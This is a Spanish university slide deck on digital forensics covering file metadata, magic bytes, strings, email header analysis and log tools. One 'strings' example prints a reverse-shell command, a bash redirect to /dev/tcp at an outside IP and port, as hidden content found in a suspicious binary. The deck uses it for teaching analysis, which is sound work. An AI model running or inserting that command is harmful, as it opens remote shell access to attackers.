

Módulo II: Forense

Ignacio Sánchez y Clara Contreras



Universidad
Rey Juan Carlos

Parte I

- 1. ¿Qué es el análisis forense?**
- 2. Metadatos (Archivos)**
- 3. Emails**
- 4. Logs**
- 5. Registros de Windows**
- 6. Navegación web? (Si me da la vida)**

Parte II

- 1. Volatility (Memoria RAM)**
- 2. Wireshark (Tráfico de red)**

¿Qué es esto de Forense?

Si aquí no se mata a nadie

I - Forense - ¿Qué es el análisis forense?



¿Qué es el análisis forense?

- Buscar datos que nos interesen dada una fuente de información.



I - Forense - ¿Qué es el análisis forense?

¿A qué podemos realizar un análisis forense?



- Análisis de **archivos**
- Análisis de discos duros
- Análisis de **memoria RAM**
- Análisis de **tráfico de red**
- Análisis de **emails, logs,** tráfico USB...

I. METADATOS

¿Qué son los metadatos?

"Datos sobre datos"

Dan información como la calidad, contenido o la fecha de modificación de un archivo. En ellos podemos encontrar información importante



Los metadatos

- Datos básicos
- Magic Bytes
- Strings



Exiftool

Podemos utilizar esta herramienta para ver los metadatos

Argumento `-u` para ver metadatos “no típicos”

```
→ exiftool imagen_de_prueba.jpg
ExifTool Version Number      : 12.40
File Name                    : imagen_de_prueba.jpg
Directory                   : .
File Size                    : 334 KiB
File Modification Date/Time  : 2023:10:11 21:38:55+02:00
File Access Date/Time       : 2023:10:11 21:38:55+02:00
File Inode Change Date/Time  : 2023:10:11 21:38:55+02:00
File Permissions             : -rw-r--r--
File Type                    : JPEG
File Type Extension         : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : None
X Resolution                  : 1
Y Resolution                  : 1
Image Width                  : 1366
Image Height                 : 1018
Encoding Process             : Progressive DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:4:4 (1 1)
Image Size                   : 1366x1018
Megapixels                   : 1.4
```


I - Forense - Archivos

Exiftool

Comando útil para exportar metadatos:

```
exiftool -a -u -g1 archivo > metadatos.txt
```

PdflInfo

Podemos utilizar esta herramienta para ver los metadatos

```
remnux@remnux:~$ pdftinfo -h
pdftinfo version 0.86.1
Copyright 2005-2020 The Poppler Developers - http://poppler.freedesktop.org
Copyright 1996-2011 Glyph & Cog, LLC
Usage: pdftinfo [options] <PDF-file>
  -f <int>           : first page to convert
  -l <int>           : last page to convert
  -box               : print the page bounding boxes
  -meta              : print the document metadata (XML)
  -js                : print all JavaScript in the PDF
  -struct            : print the logical document structure (for tagged files)
  -struct-text       : print text contents along with document structure (for tagged files)
  -isodates          : print the dates in ISO-8601 format
  -rawdates          : print the undecoded date strings directly from the PDF file
  -dests             : print all named destinations in the PDF
  -enc <string>      : output text encoding name
  -listenc           : list available encodings
  -opw <string>      : owner password (for encrypted files)
  -upw <string>      : user password (for encrypted files)
  -v                : print copyright and version info
  -h                 : print usage information
  -help             : print usage information
  --help            : print usage information
  -?                : print usage information
```


Binwalk

Podemos utilizar esta herramienta para ver los metadatos

```
william@ubuntu:~/Documents$ binwalk -Me fw.bin
|_ 8F9BB0
|_ 8F9BB0.7z
|_ 8F9BB0.extracted
|_|_ 68A180
|_|_ 68A180.7z
|_|_ 72C1B0
|_|_ 72C1B0.7z
|_|_ 72C1B0.extracted
|_|_|_ DC39.crt
|_|_|_ E161.crt
|_|_|_ EBAF.crt
|_|_|_ F224.crt
|_|_ 736648
```

Metadata2Go

<https://www.metadata2go.com/view-metadata>

Práctica time

Metadatos

2. ARCHIVOS

Magic bytes

```

~/Imágenes > xxd background.jpg
00000000: ffd8 ffe0 0010 4a46 4946 0001 0100 0001  ....JFIF.....
00000010: 0001 0000 ffdb 0043 0003 0202 0302 0203  ....C.....
00000020: 0303 0304 0303 0405 0805 0504 0405 0a07  ....
00000030: 0706 080c 0a0c 0c0b 0a0b 0b0d 0e12 100d  ....
00000040: 0e11 0e0b 0b10 1610 1113 1415 1515 0c0f  ....
00000050: 1718 1614 1812 1415 14ff db00 4301 0304  ....C...
00000060: 0405 0405 0905 0509 140d 0b0d 1414 1414  ....
00000070: 1414 1414 1414 1414 1414 1414 1414 1414  ....
00000080: 1414 1414 1414 1414 1414 1414 1414 1414  ....
00000090: 1414 1414 1414 1414 1414 1414 1414 ffc0  ....
000000a0: 0011 0804 3807 8003 0122 0002 1101 0311  ....8..."
000000b0: 01ff c400 1f00 0001 0501 0101 0101 0100  ....
000000c0: 0000 0000 0000 0001 0203 0405 0607 0809  ....
000000d0: 0a0b ffc4 00b5 1000 0201 0303 0204 0305  ....
000000e0: 0504 0400 0001 7d01 0203 0004 1105 1221  ....}.....!
000000f0: 3141 0613 5161 0722 7114 3281 91a1 0823  1A..Qa."q.2...#
00000100: 42b1 c115 52d1 f024 3362 7282 090a 1617  B...R.$3br....
00000110: 1819 1a25 2627 2829 2a34 3536 3738 393a  ...%&'()*456789:
00000120: 4344 4546 4748 494a 5354 5556 5758 595a  CDEFGHIJSTUVWXYZ
  
```

- Conjunto de bytes que se encuentran al principio de un archivo.
- Identifican el contenido del archivo.
- Comando "xxd"

https://en.wikipedia.org/wiki/List_of_file_signatures

Práctica time

Identifica el archivo

Magic bytes

```
△ > ~/Imágenes > x INT file background.jpg  
background.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 1920x1080, components 3
```

- Identificación automática
- Comando "file"

Práctica time

Identifica el archivo

Strings

```
~/Descargas/firefox > strings randomFile
/lib64/ld-linux-x86-64.so.2
putchar
system
__libc_start_main
__cxa_finalize
libc.so.6
GLIBC_2.34
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
/bin/bash -l > /dev/tcp/104.11.183.41/9443 0<&1 2>&1
;*3$"
GCC: (Debian 13.2.0-2) 13.2.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
do_global_dtors_aux fini_array entry
```

Muestra las cadenas de texto imprimibles.

I - Forense - Archivos

Práctica time

Info oculta

3. EMAILS

I - Forense - Emails


¿Qué es la header de un correo?

Contiene info del correo:

- Origen
- Destino
- Trayecto

Ayudan a identificar:

- El servidor de origen.
- Direcciones IP involucradas.
- Posibles falsificaciones o "spoofing".
- Información sobre el agente de usuario (cliente de correo utilizado).



I - Forense - Emails

Elementos importantes

Original Message

Message ID	[REDACTED]
Created at:	Thu, Mar 24, 2022 at 7:31 PM (Delivered after 1 second)
From:	Bookmark Team <info@bookmark.email> Using Sendy (https://sendy.co)
To:	[REDACTED]
Subject:	What's New at Bookmark: Menu Layouts, Smart Copy and More New Features
SPF:	PASS with IP: [REDACTED] Learn more
DKIM:	'PASS' with domain bookmark.email Learn more

Download Original

Copy to clipboard

```
Delivered-To: [REDACTED]
Received: by [REDACTED] with SMTP id [REDACTED]
  Thu, 24 Mar 2022 18:31:43 -0700 (PDT)
X-Google-Smtp-Source: ABdhPJwH+J0rp9egN3LafH1DPgdIXcrY8Jd1LkpbsyYYZ2M46dpExp3UEcqdoxbnKneI1FIY5BI
X-Received: by 2002:a17:902:b02:b0:151:4f64:e516 with SMTP id t2-20020a170902b20200b001514f64e516mr7030888p1r.16.1648143103539;
  Thu, 24 Mar 2022 18:31:43 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1648143103; cv=none;
  d=google.com; s=arc-20160816;
  b=PyZWjpBaDSde23aGtjxD2R+2cu8ylwqRedzCbrMidGo1f3IS1CsZzEmeRQ1+U+HjN1
  kTDkpVQokTA6cNgceMMC/EnK6TRL1Q2xh9RCmpqhEdH2tJAg8fSneCgtefSUQVikW6K+
  2d+GnHQuhOPdKkOgzLuRo5W7aNHJnSrZQJ89RnfAoCxyvWGxj+48V6/KGsh3e98SR8UL
  13jRXV85d+ZXTSjThvuKn6Hc3Zxq5mt2eme1iIsmId/FHyKUqy7MnYwibFLSGRG6h7x
  XnbjrYq2Ax+Y623M/nAYX6vtcGVbnkH9MOEXC1Fhd5EU88tp4d/b08PPFUZCgOjd7Hw
  jd6A==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
  h=feedback-id:content-transfer-encoding:mime-version:list-unsubscribe
  :message-id:subject:reply-to:from:to:date:dkim-signature
  :dkim-signature;
  bh=BIVChTqxtnv381q+c4cipdRatXn7Jct5UE+20FqDMRA=;
  b=DkFtmaUqsQ01/pdSVyKfKeiohH0ALEjNtTM171+uWgmzQrmoJ4Pho7uWT4uWt8wX0R
  39FKXe75q3YjAQFswTNa30grdJGNg2112j5WM28wj9mpUhh5R+U1mkK1SX0ixKeB/U1f
  Z3T7G10oMDvDtZ69t1nx5hToZQrwbKSLG13yJYmfIy5jxv9Ck1151rRSZExnSRkABRPJ
```

Original Message

Message-ID

Created at: Thu, Mar 24, 2022 at 7:31 PM (Delivered after 1 second)

From

Bookmark Team <info@bookmark.email> Using Sendy (https://sendy.co)

To:

Subject

What's New at Bookmark: Menu Layouts, Smart Copy and More New Features

SPF: PASS with IP: [REDACTED] [Learn more](#)

DKIM: 'PASS' with domain bookmark.email [Learn more](#)

Download Original

Copy to clipboard

Delivered-To: [REDACTED]
Received by [REDACTED] with SMTP id [REDACTED]
Thu, 24 Mar 2022 10:31:43 -0700 (PDT)
X-Originating-IP: ABdhPJwhH+J0rp9egN3LafH1DPgdiXcrY8JdiLkpbsyYYZ2M46dpExp3UEcqd0xbnKneI1FIY5BI
x-received: by 2002:a17:902:b202:b0:151:4f64:e516 with SMTP id t2-20020a170902b20200b001514f64e516mr7030888plr.16.1648143103539;
Thu, 24 Mar 2022 10:31:43 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1648143103; cv=none;
d=google.com; s=arc-20160816;
b=PyZWjpBaDSde23aGtjxD2R+2cu8ylwqRedzCbrMidGo1f3IS1CsZzEmeRQ1+U+HjN1
kTDkpVQokTA6cNgceMWC/EnK6TRL1Q2xh9RCmpqhEdH2tJAg8fSneCgtefSUQVikW6K+
2d+GnHQuhOPdKkOgzLuRo5W7aNMJnSrZQJ89RnFAoCxyvWGXj+48V6/KGsh3e98SR8UL
13jRXV85d+ZXTSJTThvuKn6Hc3Zxq5mt2eme1iIsmId/FHyKUqy7MnYwibFLSGRG6h7x
XnbjrYq2Ax+Y623M/nAYX6vtcGZVbnkH9MOEXC1Fhd5EU88tp4d/b08PPFUZCg0jd7Hw
jd6A==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
h=feedback-id:content-transfer-encoding:mime-version:list-unsubscribe
:message-id:subject:reply-to:from:to:date:dkim-signature
:dkim-signature;
bh=BIVChTqxtnv381q+c4cipdRatXn7JctSUE+20FqDMRA=;
b=DkFtmaUqsq01/pdSVyKfKeiohH0ALEjNtTH171+uHGmzQrmoJ4Pho7uWT4uWT8wX0R
39fKXe75q3YjAQFswTNa3OgrdJGNgZ112j5HM28wj9mpUhh5R+U1mkK1SX0ixKeB/U1f
Z3T7G10oMDvDt269t1nx5hToZQrwbKSLG13yJYmfIy5jxv9Ck11S1rRSZExnSRkA8RPJ

I - Forense - Emails

TOOLS

MHA (Mail Header Analyzer) → <https://mha.azurewebsites.net>

Harvester

Nano, cat, vim, etc ;)

I - Forense - Emails

```
root@kali:~/Desktop# theharvester
```

```
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
```

```
*****  
*                               *  
* | | | | | \ / \ / \ / \ / \ / | | | | | *  
* | | | | | \ / \ / \ / \ / \ / | | | | | *  
* | | | | | \ / \ / \ / \ / \ / | | | | | *  
* | | | | | \ / \ / \ / \ / \ / | | | | | *  
*                               *  
* TheHarvester Ver. 3.0.0       *  
* Coded by Christian Martorella *  
* Edge-Security Research       *  
* cmartorella@edge-security.com *  
*                               *  
*****
```

Usage: theharvester options

- d: Domain to search or company name
- b: data source: baidu, bing, bingapi, dogpile, google, googleCSE, googleplus, google-profiles, linkedin, pgp, twitter, vhost, virustotal, threatcrowd, crtsh, netcraft, yahoo, all
- s: start in result number X (default: 0)
- v: verify host name via dns resolution and search for virtual hosts
- f: save the results into an HTML and XML file (both)
- n: perform a DNS reverse query on all ranges discovered
- c: perform a DNS brute force for the domain name
- t: perform a DNS TLD expansion discovery
- e: use this DNS server
- p: port scan the detected hosts and check for Takeovers (80,443,22,21,8080)
- l: limit the number of results to work with(bing goes from 50 to 50 results, google 100 to 100, and pgp doesn't use this option)
- h: use SHODAN database to query discovered hosts

Examples:

```
theharvester -d microsoft.com -l 500 -b google -h myresults.html  
theharvester -d microsoft.com -b pgp  
theharvester -d microsoft -l 200 -b linkedin  
theharvester -d apple.com -b googleCSE -l 500 -s 300
```

```
root@kali:~/Desktop#
```


I - Forense - Emails

TOOLS

MHA (Mail Header Analyzer) → <https://mha.azurewebsites.net>

Harvester

Nano, cat, vim, etc ;)

Práctica time

Analiza el email

4. LOGS

I - Forense - Logs

¿Qué es eso de los logs?

Archivos de registro **Literalmente de todo lo que ocurre**

Tipos:

- Syslog (Linux/Unix)
- Windows Event Logs
- Logs de Servidores Web (Apache/Nginx)
- Logs de Dispositivos de Red (Routers, Firewalls)

Ayudan a:

- Rastrear actividades sospechosas.
- Reconstruir eventos.
- Identificar intentos de intrusión.
- Obtener datos útiles como direcciones IP, comandos ejecutados, etc.

I - Forense - Logs

TOOLS

CAT

Command line pasa a ser tu mejor amiga

Hay más, tranquilos

GREP

LESS

TAIL

I - Forense - Logs


TOOLS



log2timeline

I - Forense - Logs

TOOLS Log2timeline



